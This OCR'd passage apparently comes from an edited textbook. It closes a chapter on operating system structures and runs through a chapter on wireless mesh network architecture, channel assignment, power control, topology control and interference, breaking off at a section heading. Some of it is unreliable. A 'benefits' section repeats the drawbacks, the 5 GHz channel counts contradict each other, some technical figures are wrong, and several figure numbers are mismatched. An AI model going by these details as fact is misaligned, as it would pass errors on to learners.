Advantages:

It offers better application performance because there are fewer interfaces between the application program and hardware.

For kernel engineers, creating such an operating system is trivial.

Disadvantages:

Lack of distinct divisions between modules makes the structure extremely complex.

It does not mandate operating system data masking.

ii. Layered Architecture:

It is possible to divide an operating system into parts while yet maintaining a sizable amount of control. This design separates the operating system into a number of layers (levels). Layer N represents the user interface, whereas Layer 0 represents the hardware. Because of how they are built, each of these levels solely uses the characteristics of the lower-level layers. Any errors that occur must only have an impact on the layer that has been debugged because the lower-level levels have already been debugged. As a result, debugging goes more quickly. The demand for data change and transmission at each layer, which raises system overhead, is the basic drawback of this arrangement. The right layer design is crucial since a layer can only employ lower-level levels. An illustration of this kind of organization is UNIX.

Benefits of Layered Architecture:

The demand for data change and transmission at each layer, which raises system overhead, is the basic drawback of this arrangement. The right layer design is crucial since a layer can only employ lower-level levels. An illustration of this kind of organization is UNIX.

Negative aspects of the Layered Architecture:

Compared to a basic structure, the performance of the application suffers in this structure.

Since only the lower levels' functionalities are used by the upper layers, careful planning is needed while creating the layers.

iii. Micro-Kernel Architecture:

The operating system is created by the micro-kernel structure, which purges the kernel of all unnecessary components and implements the remaining ones as the system and user programs. The end result was the development of a small kernel known as a micro-kernel.

This structure has the advantages of not requiring any changes to the kernel and requiring the addition of all new services in user space. Therefore, it is more secure and dependable because the failure of one service has no impact on the rest of the operating system. The OS known as Mac OS is an example of this kind.

Benefits:

It allows the operating system to run on different platforms.

Due to their small size, microkernels can be tested successfully.

The negative aspect of Micro-Kernel architecture:

System performance suffers when inter-module communication is increased.

CONCLUSION:

An operating system's structure is an important part of its design and functioning. It governs how the operating system's many components interact to offer a coherent and efficient computing environment. In general, an operating system is organized into layers or modules, each with its own set of duties. The hardware layer is the lowest, and it interacts directly with the actual components of the computer. The kernel is the operating system's main component that controls the computer's resources and offers services to other system components. In contrast to the application layer, which houses all of the operating system's programs, the user interface layer enables users to interact with the system. The file system layer is in charge of data storage and retrieval.

Finally, the operating system structure is critical to the general operation of a computer system. The operating system may efficiently manage resources and deliver services to programs and users by splitting the system into separate layers or modules, thereby boosting the system's performance and usefulness. The operating system architecture is critical to the overall performance of a computer system. By segmenting the system into distinct layers or modules, the operating system may effectively manage resources and offer services to programs and users, thereby improving the system's functionality and performance.

REFERENCES:

1. Tanenbaum, A. S. (2008). *Modern operating systems*. Upper Saddle River, NJ, United States: Prentice Hall.
2. Peng, Y., Li, F., & Mili, A. (2007). Modeling the evolution of operating systems: An empirical study. *Journal of Systems and Software, 80*(1), 1–14.
3. Wells, G. (1993). A comparison of four microcomputer operating systems. *Real-Time Systems, 5*(2–3), 131–146.
4. Posta, G., & Kagan, A. (2003). Computer security and operating system updates. *Information and Software Technology, 45*(6), 373–379.
5. Love, R. (2005). *Linux kernel development*. Indianapolis, IN, United States: Novell Press.
6. Chandran, N. V., Anoop, V. S., & Asharaf, S. (n.d.). *TopicStriKer: A topic kernels-powered approach for text classification* [Unpublished manuscript].
7. Sonnenburg, S., Rätsch, G., & Rieck, K. (2007). Large scale learning with string kernels. In *Large scale kernel machines* (pp. 73–104). Cambridge, MA, United States: MIT Press.
8. Zhao, J. (2009). *Linux kernel complete analysis*. Beijing, China: Publishing House of Electronics Industry.
9. Torvalds, L. (1991). *Linux source v0.11* [Computer software]. GitHub. https://github.com/torvalds/linux

CHAPTER 10

WIRELESS MESH NETWORKS: ARCHITECTURE, APPLICATIONS, AND PERFORMANCE OPTIMIZATION

Jatinder Singh Saini
Baba Banda Singh Bahadur Engineering College, Fatehgarh Sahib

10.1 INTRODUCTION:

A promising network standard that offers wireless services in a flexible and self-configured way is the wireless mesh network. The ease of deployment of this network standard has resulted in its widespread usage in various applications. Wireless Mesh Network (WMN) recently attracted much more attention as it provides the fast and inexpensive network deployment by replacing the wired cables with wireless media [23]. It has rich interconnection among network nodes. Compared to a standard wireless network, WMN offers a number of benefits, including improved network performance, more network connectivity, and increased adaptability and expandability. Mesh routers, mesh gateways, and mesh clients make up WMN as shown in Figure 10.1.




Figure 10.1: Wireless Mesh Network [22]

Mesh gateway nodes are connected to the outside network and provide wired backbone connectivity to the whole mesh network. Mesh gateway nodes act as intermediate nodes between wired network and mesh network and forward data in and out of mesh network [41]. Mesh routers use multiple hops to connect with mesh clients. Every node in the network sends data to the target node on behalf of another node. Certain mesh routers have routing capability to forward the data towards neighbor nodes [22]. Mesh clients are connected with mesh routers through the wireless links to access the network services [4]. The majority of mesh clients are mobile nodes that are usually battery-operated. Mesh clients should therefore use the least amount of power possible. Reducing radio functions, such as a single wireless interface, low antenna gain, and low computational complexity, can help achieve this.

WMNs are characterized as self-forming, self-healing, reliable, fault-tolerant and multi-hop networks. Due to these features, WMN has the flexible network architecture [31]. Any new node can be added to the network without re-configuring the network. The new node finds its neighbors in the network and sets itself up in accordance with the network setup. The new node detects its neighbors, creates a potential network connection, and begins using the network service [29]. Due to self-healing and fault-tolerant features, if any node has lost the configuration or any route has failed then node automatically repairs itself and establishes new links for data transfer. Failed node gathers the required information from neighbor nodes and starts repairing itself [27].

The multi-hop function boosts frequency reuse and expands the network's coverage area. This feature facilitates the easy transmission of data between nodes. Since multi-hop mesh networks don't rely on a single node to function, they are more resilient than single-hop networks [42]. Furthermore, delivering data via several paths can increase robustness.

10.2 WMN ARCHITECTURE

In addition to addressing some of the shortcomings of conventional wireless networks, WMN architectures can be divided into three categories and are integrated with other wireless networks, including cellular networks, Wi-Fi, and WiMAX.

10.2.1 WMN Infrastructure

Mesh routers function as the backbone of mesh clients in Infrastructure WMN. In order to give mesh clients routing and resource allocation services, mesh routers use mesh gateways to access wired network services [43]. To send and receive data, mesh clients connect to the network services. Several radio technologies, including IEEE 802.11a, 802.11b, 802.11g, and 802.11n, can be used to construct the backbone. This architecture supports the majority of modern network technologies and makes it possible to integrate WMN with already-existing wireless networks [2].

10.2.2 Customer WMN

Mesh clients in this architecture are peer-to-peer connected, similar to the ad-hoc network seen in Figure 10.2.




Figure 10.2: Client WMN [16]

All mesh clients can directly transfer and receive data to neighbor nodes. Mesh clients perform the additional functionalities of routing and self-configuration [16]. Mesh clients perform the routing functionality by redirecting the data to neighbor nodes on the behalf on other nodes for successfully transmitting the data. Client WMN provides higher data transmission rate because no intermediate device is present between the nodes [27].

10.2.3 WMNHybrid

Infrastructure and client WMN are combined in hybrid architecture. Mesh clients in this design link directly to mesh routers, as in infrastructure WMN, and to other mesh clients, as in client WMN [28]. Hybrid architecture gains the advantages of both infrastructure WMN and client WMN. Hybrid WMN improves the coverage and connectivity of WMN as well as provides higher security.

10.3 APPLICATIONS OF WMN

WMN is considered as a flexible solution for wide range of applications. It is aimed to improve the network performance by integrating the WMN with applications.

10.3.1 Broadband Networking

WMN helps to establish broadband network very easily and economically around the city [10]. In traditional wireless network, establishment and management of broadband network is very difficult and costly. Since cables have to be installed till every home or office. WMN eliminates the wired network and establishes wireless links to provide broadband services. WMN also helps to troubleshoot and manage the broadband network very easily and cost-effectively.

10.3.2 Transportation System

WMN is used to track the updated location of buses and trains. It enables passengers to view real-time information about the transportation system and present locations across the city [32]. It is also anticipated that the same technology will be utilized to handle issues related to passenger safety, transit security, pollution control, and congestion. This system is applicable in emergency conditions such as an accident, breakdown and damage of vehicles. The system is also useful in design of unmanned ground vehicles, which can be used in transportation system and military applications [35].

10.3.3 Security Surveillance System

WMN is a far more practical option than standard wireless networks for deploying security surveillance equipment at different necessary places [17]. Since photos and videos are the main network traffic flows, security surveillance systems need a lot of bandwidth. WMN provides suitable amount of bandwidth to transfer the captured data at required locations. In addition to encryption, WMN provides encapsulation schemes used to add a security layer in the security surveillance system.

10.3.4 Disaster Management System

Depending on the size and type of each disaster, emergency preparation and response strategies for disaster recovery differ from one incidence to the next. Any response must include network node interoperability [42]. In order to efficiently coordinate rescue teams and emergency services during emergencies and disasters, WMN improves communication interoperability across mesh nodes. With WMN's assistance, disaster management systems become dependable, resilient, and capable of operating in harsh and hostile settings.

10.3.5 Health Care

For continuous health monitoring of a patient in a hospital, the information needs to be updated, processed and transmitted from room to room. Therefore, there is a need of a reliable and high speed network to cater the hospital needs and to keep patient's detailed information updated. WMN provides uninterrupted and high speed network service to the medical devices and eliminated the need of installing wired network in the hospital [32]**.** It also provides the communication link to various health monitoring devices attached to the patient.

10.3.6 OPERATING MODES OF WMN

WMN uses the Industrial, Scientific, and Medical (ISM) bands at 2.4 GHz and 5.0 GHz, which are the two IEEE 802.11 frequency modes. The coverage area and data transfer speed of these two modes differ from one another. Although the 2.4 GHz mode delivers data more slowly, it offers coverage over a greater area. Although it offers less coverage, the 5.0 GHz mode speeds up data transmission. Higher frequencies cannot pass through solid objects like trees and buildings, hence the 5.0 GHz mode has a shorter range [28]. The 5.0 GHz mode-equipped network, on the other hand, transports data more quickly since higher frequencies enable faster transmission than lower frequencies. The 5.0 GHz mode tends to have less overlapping channels than the 2.4 GHz mode because 5.0 GHz mode has 23 channels for devices to use and it is less crowded than the 2.4 GHz mode. On the other hand, 2.4 GHz mode has only 11 channels [12]. The 2.4 GHz mode experience lot of interference from other devices because in this mode only three channels are non-overlapping as shown in Figure 10.3.




Figure 10.3: 2.4 GHz frequency mode [4]

Using up to 12 non-overlapping channels, the IEEE 802.11a standard uses a 5.0 GHz operating mode to deliver faster throughput of up to 54 Mbps [1]. The frequency band in which the IEEE 802.11b standard operates is 2.400GHz to 2.4835GHz. This is the very first widely used and popular standard, released in 1999. It is divided into 11 partially overlapping channels and

channel numbers 1, 6 and 11 are non-overlapping as shown in Figure 1.3. Each channel is 30MHz wide and the permitted data rates are 1Mbps, 2Mbps, 5.5Mbps and 11Mbps [40]. The use of 802.11b products has grown dramatically, and their prices have dropped sharply as a result of the rise in demand from home users for these products. The reduced cost of 802.11b devices made them affordable for all users. As a result, there are now more wireless networks in homes and public areas like cafes, airports, and shopping centres. However, the 802.11b standard's issues with interference and user density also increased as a result of the user base's growth.

To overcome 802.11b's data rate restriction, the IEEE 802.11g standard was created. On 2.4 GHz mode, it offers a maximum data throughput of 54 Mbps [37].

These standards suffer from interference generated by other devices such as microwave ovens and cordless phones because these all are using the same operating mode. Wireless signals used in these standards are affected by noise, presence of objects in propagation path, interference and reflection of signals [19].

10.4 CLASSIFICATIONS OF WMN

Wireless mesh networks (WMN) can be divided into three categories: Single-Radio Single-Channel (SRSC), Single-Radio Multi-Channel (SRMC), and Multi-Radio Multi-Channel (MRMC) [4]. In order to guarantee network connectivity, all nodes in SRSC-WMN are set up to utilize the same wireless channel. Every node vies for access to the same channel. Because every node in the network uses the same channel, which causes interference from nearby nodes, the SRSC-WMN's capacity is constrained. By providing each mesh node with numerous channels, this issue can be mitigated [1]. There are numerous channels that can be assigned to various nodes in SRMC-WMN. By allocating radios from various nodes with distinct orthogonal channels, SRMC-WMN can accomplish parallel transmissions, guaranteeing increased network capacity. SRSC-WMN suffers from the network disconnection because only single radio is used per node to communicate with other nodes which may operate on different channels.




Figure 10.4: Multi-Radio Multi-Channel WMN (Tenneti, 2007)

It is feasible to integrate several radio interfaces that use distinct radio channels in MRMC-WMN. As seen in Figure 10.4 [39], every mesh router has several Network Interface Cards (NICs). Multiple broadcasts take place simultaneously since each NIC uses a distinct frequency channel [22]. This allows for a potentially significant increase in the WMN's capacity. In order to facilitate rapid, dependable, and high-quality communication between the nodes, MRMC-WMNs are required. Numerous intriguing investigations into multi-radio nodes have found that the throughput and network performance can be greatly enhanced by the use of numerous radios.

10.5 ADVANTAGES OF WMN

The use of WMN brings the dream of high-performance network into the reality. WMN has various advantages over traditional wireless networks such as self organizing, low development cost, high reliability and scalability. WMN's nodes are self organized nodes as they do not depend on any centralized node for configuration [32]. The deployment cost of WMN is less as compared to the traditional networks as it eliminates the need for installing the wired infrastructure. As no any wired infrastructure is required to provide connectivity to each and every node [3]. In WMN, due to mesh topology, multiple and redundant paths are available from source to destination node [38]. If any path fails in the network, then the alternate path can be selected for data communication. It does not affect the ongoing data traffic and makes the network more reliable. In WMN, nodes can be added, up to a level, very easily without reconfiguring of existing network and without degrading the network performance [28].

10.6 CHANNEL ASSIGNMENT

A process called "channel assignment" chooses a channel for each wireless node and connects each radio interface to a radio channel in order to maximize connection capacity and maximize channel utilization [40]. As illustrated in Figure 10.5, two nodes can only communicate with one another if their radio interfaces share a common channel, therefore channel assignment maintains network connectivity.




Figure 10.5: Channel assignment in network

Concurrent transmission over the same channel halves the available bandwidth and reduces network throughput, hence neighbor nodes' use of the same channel must be kept to a minimum [7].

When every node has more than one radio, the Channel Assignment problem gets more complex. The network performance is harmed when a node has several radios and neighboring radios share the same channel. This is because these nodes produce interference. The available bandwidth on the network lines is also determined by the channel assignment. because co-channel interference caused by some network links sharing a channel has decreased link bandwidth. All of the nodes that are within each other's communication range—that is, the interfering nodes—should preferably be on separate channels in order to guarantee interference-free communication in a WMN.

10.6.1 Categorization of Different Channel Assignment Techniques

Static channel assignment algorithms, dynamic channel assignment algorithms, and hybrid channel assignment algorithms all fall under this category. The following is a detailed classification of the several WMN channel assignment algorithms.

10.6.1.1 Static Channel Assignment Algorithm: According to [9], channels are assigned permanently or for a longer duration under this algorithm. Channels are assigned at the time of connection establishment and stay the same until the network changes. Manual frequency planning is necessary for static channel assignment, which is a laborious process in WMNs. Co-channel interference from neighboring nodes using the same channels can cause significant problems for these networks. Common channel assignment and changing channel assignment are two more categories for static channel assignment techniques.

10.6.1.1.1Common Channel Assignment: The simplest algorithm is common channel assignment, which gives every node the same channel pattern. For instance, the first channel is assigned to the first radio of every node in the network, while the second channel is assigned to the second radio of every node. The primary benefit of this strategy is that it keeps nodes connected while utilizing various channels to increase network throughput.

10.6.1.1.2 Varying Channel Assignment: The radios of various network nodes are allocated to distinct channel patterns under diverse channel assignment schemes. Because channel assignment may result in co-channel interference, varying channel assignment is a somewhat complex scheme [5]. This plan splits the network into smaller segments and modifies its topology, perhaps lengthening the pathways between nodes. As a result, the channel assignment in this scheme must be done with extreme caution.

10.6.1.2 Dynamic Channel Assignment Algorithm: The issue of fixed channel assignment is attempted to be mitigated by dynamic channel assignment. Nodes can be assigned to any channel in dynamic channel assignment, and they can swap between channels often [13]. Dynamic channel assignment makes sure that two nodes are ideally on the same channel before they begin

communicating with one another. By lessening the impact of co-channel interference between nodes, dynamic channel assignment enhances network performance. The main hurdle in the dynamic channel assignment is to decide which and when channel has to switch, so that interference-free communication can be ensured [33].

10.6.1.3 Hybrid Channel Assignment Algorithm: Both static and dynamic assignment strategies are combined in the hybrid channel assignment algorithm. Certain radios are assigned fixed channels using hybrid channel assignment, whereas other radios are assigned dynamic channels. Network controllability is enhanced by hybrid channel assignment, which combines the best aspects of static and dynamic assignment schemes [11]. While links assigned to dynamic channels improve network connectivity, links assigned to static channels offer high throughput. Therefore, compared to both strictly static and purely dynamic channel assignment, this hybrid design can achieve better adaptivity.

10.7 POWER CONTROL

The transmission power determines the range of radio signal, where a receiver can easily receive the signal. It is a significant problem in wireless networks that impacts both battery-operated devices and network performance [24]. One practical method for managing each mesh node's transmission power is power control. By choosing the lowest transmission power for each radio interface, a power control primarily aims to reduce co-channel interference, improve spatial channel reuse, and preserve network connectivity [6]. Higher transmission power in MRMC WMNs reduces channel reuse in addition to increasing interference. The least amount of transmission power is needed by mesh nodes to stay connected to their closest neighbor nodes. As a result, there is less network interference and multi-hop communication replaces lengthy direct linkages.

Power control is also useful to lower the energy usage of the network. Controlling the signal transmission strength is essential to lowering the energy consumption of each node because the power amplifier of the network interface card uses energy that is directly proportional to the power of the sent signal. Because the transmission power dictates who may receive the signals, lowering it might negatively affect the network's connectivity by reducing the number of active links and causing the network to split [21]. Power control therefore has an impact on the network's routing protocol and topology.

The Figure 10.6 depicts the network with three wireless links and six nodes. The outer circle for each node represents the interference range, while the inner circle represents the transmission range [34]. Two nodes can exchange data with one another if they are within transmission range. Interference will occur if nodes are using the same channel and the transmission range exceeds the necessary level. Because they are using the same channel, nodes 1 and 2 as well as nodes 3 and 4 are inside each other's interference range, as seen in Figure 1.6. Both the connection capacity and the network performance are decreased by this co-channel interference.By

controlling the transmission power to the desired level, interference can be reduced resulting in better network performance.




Figure 10.6: Transmissions and interference ranges [34]

10.7.1 Effects of Power Control

The power control decides the performance of medium access control because the channel reuse depends on the number of interfering nodes [20].

- The appropriate selection of power level maintains the connectivity among the network nodes and consequently power control ensures packet delivery to its destination.
- The selection of power level affects the capacity of each link and the network throughput.
- Power control also affects the network structure, which further has the cascading effect on the number of hops and end-to-end delay.

Power control is a difficult task in a multi-hop wireless network since it has a direct impact on scheduling and upper layers. Since it directly affects lowering interference in wireless networks, it is a crucial way to boost WMN capacity. Furthermore, one crucial problem that needs to be handled is creating an effective algorithm that dynamically regulates the transmission power and uses just the necessary amount of energy.

10.7.2 Grouping of Power Control Techniques

Static power control and dynamic power control are two categories of power control methods.

1.7.2.1 Static Power Control: In Static power control, a fixed transmission power is assigned to each interface to transfer and receive data in the network. Transmission power remains the same during communication and can change only at the time of configuration [26]. Static power control is not applicable in the dense network because static power control can lead towards interference among nodes and degrades the performance.

1.7.2.2 Dynamic Power Control: Dynamic power control adjusts the node's transmission power on a regular basis to satisfy network demands. It assesses network circumstances and modifies

each node's transmission power in accordance with specifications [25]. It has an advantage over static power regulation in that it enhances network performance and reduces interference. Because dynamic power regulation relies on real-time network conditions, which might change quickly, its implementation is difficult.

10.8 TOPOLOGY CONTROL

In wireless mesh networks, Topology Control is a crucial technique for conceptually controlling the network's topology, which represents the communication links between network nodes (Santi, 2005). Topology control aims to preserve network connectivity while lowering energy usage, enhancing spectrum efficiency, and reducing radio interference. Reducing the transmission power limits interference [15]. Topology control offers the benefit of lowering contention when gaining access to the wireless channel in addition to lowering energy consumption. Figures 10.7 and 10.8 display the network topology both with and without topology control.




Figure 10.7: Network topology without topology control




Figure 10.8: Network topology with topology control

Since the distance between nodes directly affects transmit power, topology control substitutes shorter links for longer ones. Effective network topology design can enhance node connection, energy efficiency, mobility resilience, network capacity expansion, interference reduction, and

other aspects of network operation. Topology control presents new design issues because it depends on power control, channel assignment, and routing approaches.




Figure 10.9: Topology control with routing and MAC layers [22]

Topology control can be considered as an additional protocol layer placed between the routing and MAC layer in the protocol stack as shown in Figure 10.9. Two-way interactions may happen between the routing protocol and topology control protocol [22]. When a node's position changes, the topology control protocol gets information about its near neighbors and starts a route update. Therefore, topology control results in a lower packet-loss rate and a quicker reaction to topology changes.

When the routing layer notices a route failure in the network, it starts the topology control protocol to be executed again. The topology control protocol is also re-executed whenever the MAC layer discovers additional neighbour nodes. A prompt reaction to modifications in the network topology is ensured by the interplay between MAC and topology control.

10.8.1 Classifications of Topology Control

Topology control can be divided into two categories: distributed and centralized. Below is an explanation of them.

10.8.1.1 Centralized Approach: The centralized topology control approach has the centralized control to periodically collect information about any change in the network topology [36]. Any change occurred in network topology is observed by a centralized server and notified to other concerned layers for necessary operations. This approach is less effective as compared to distributed approach because the centralized server is not able to collect and share complete information of the network topology. The additional cost of server and server maintenance cost makes this approach much expensive.

10.8.1.2 Distributed Approach: In distributed topology control approach, each node participates to collect the topology information rather than the single server. Each node collects the topology information and shares to other nodes [45]. This approach is much more beneficial as compared to the centralized approach because in distributed approach, all nodes put the effort

to collect the topology information rather than the single server. To dynamically control the topology in a distributed manner, it is necessary to know the precise location of each node as well as its transmission range. A distributed method to information collection is quick and economical. This method places more focus on the caliber of the topology control generated than on the actual topology construction procedure.

10.9 INTERFERENCE

Within the active connections' interference range, interference is a binary occurrence [8]. Since many gadgets use 802.11 wireless networks to send and receive data, they operate in unlicensed and shared bands. Interference can occur when multiple nodes transmit at the same frequency and simultaneously. The interference between the nodes in WMN likewise rises as their number increases. Furthermore, wireless nodes that share a channel may cause interference with one another [1]. The distance from the interfering node and the transmission signal's strength have a significant impact on the interference's effect. For WMNs, interference is the most difficult problem since it negatively impacts the network. It lowers the wireless link's capacity and deteriorates network performance. Because interference is dependent on a wide range of elements, such as the radio propagation environment, the spatial distribution of nodes, and MAC protocols, estimating and fixing interference problems is more difficult.

10.9.1 Types of Interference

Intra-flow, inter-flow, and external interference are the three further categories into which interference falls.

10.9.1.1 Intra-flow Interference: When nodes are within each other's interference range and data sent by one node collides with data from another node in the same flow, this is known as intra-flow interference [44]. During the interference, nodes encounter varying degrees of channel contention.

10.9.1.2 Inter-flow Interference: According to [18], inter-flow interference happens when multiple data flows are transmitted simultaneously on the same channel while competing for the same medium across various routing paths.

10.9.1.3 External Interference: External Interference occurs in the network when data transmission from any device outside of a WMN collides with the data of WMN node.

10.9.2 Standard Explanation of Wireless Interference

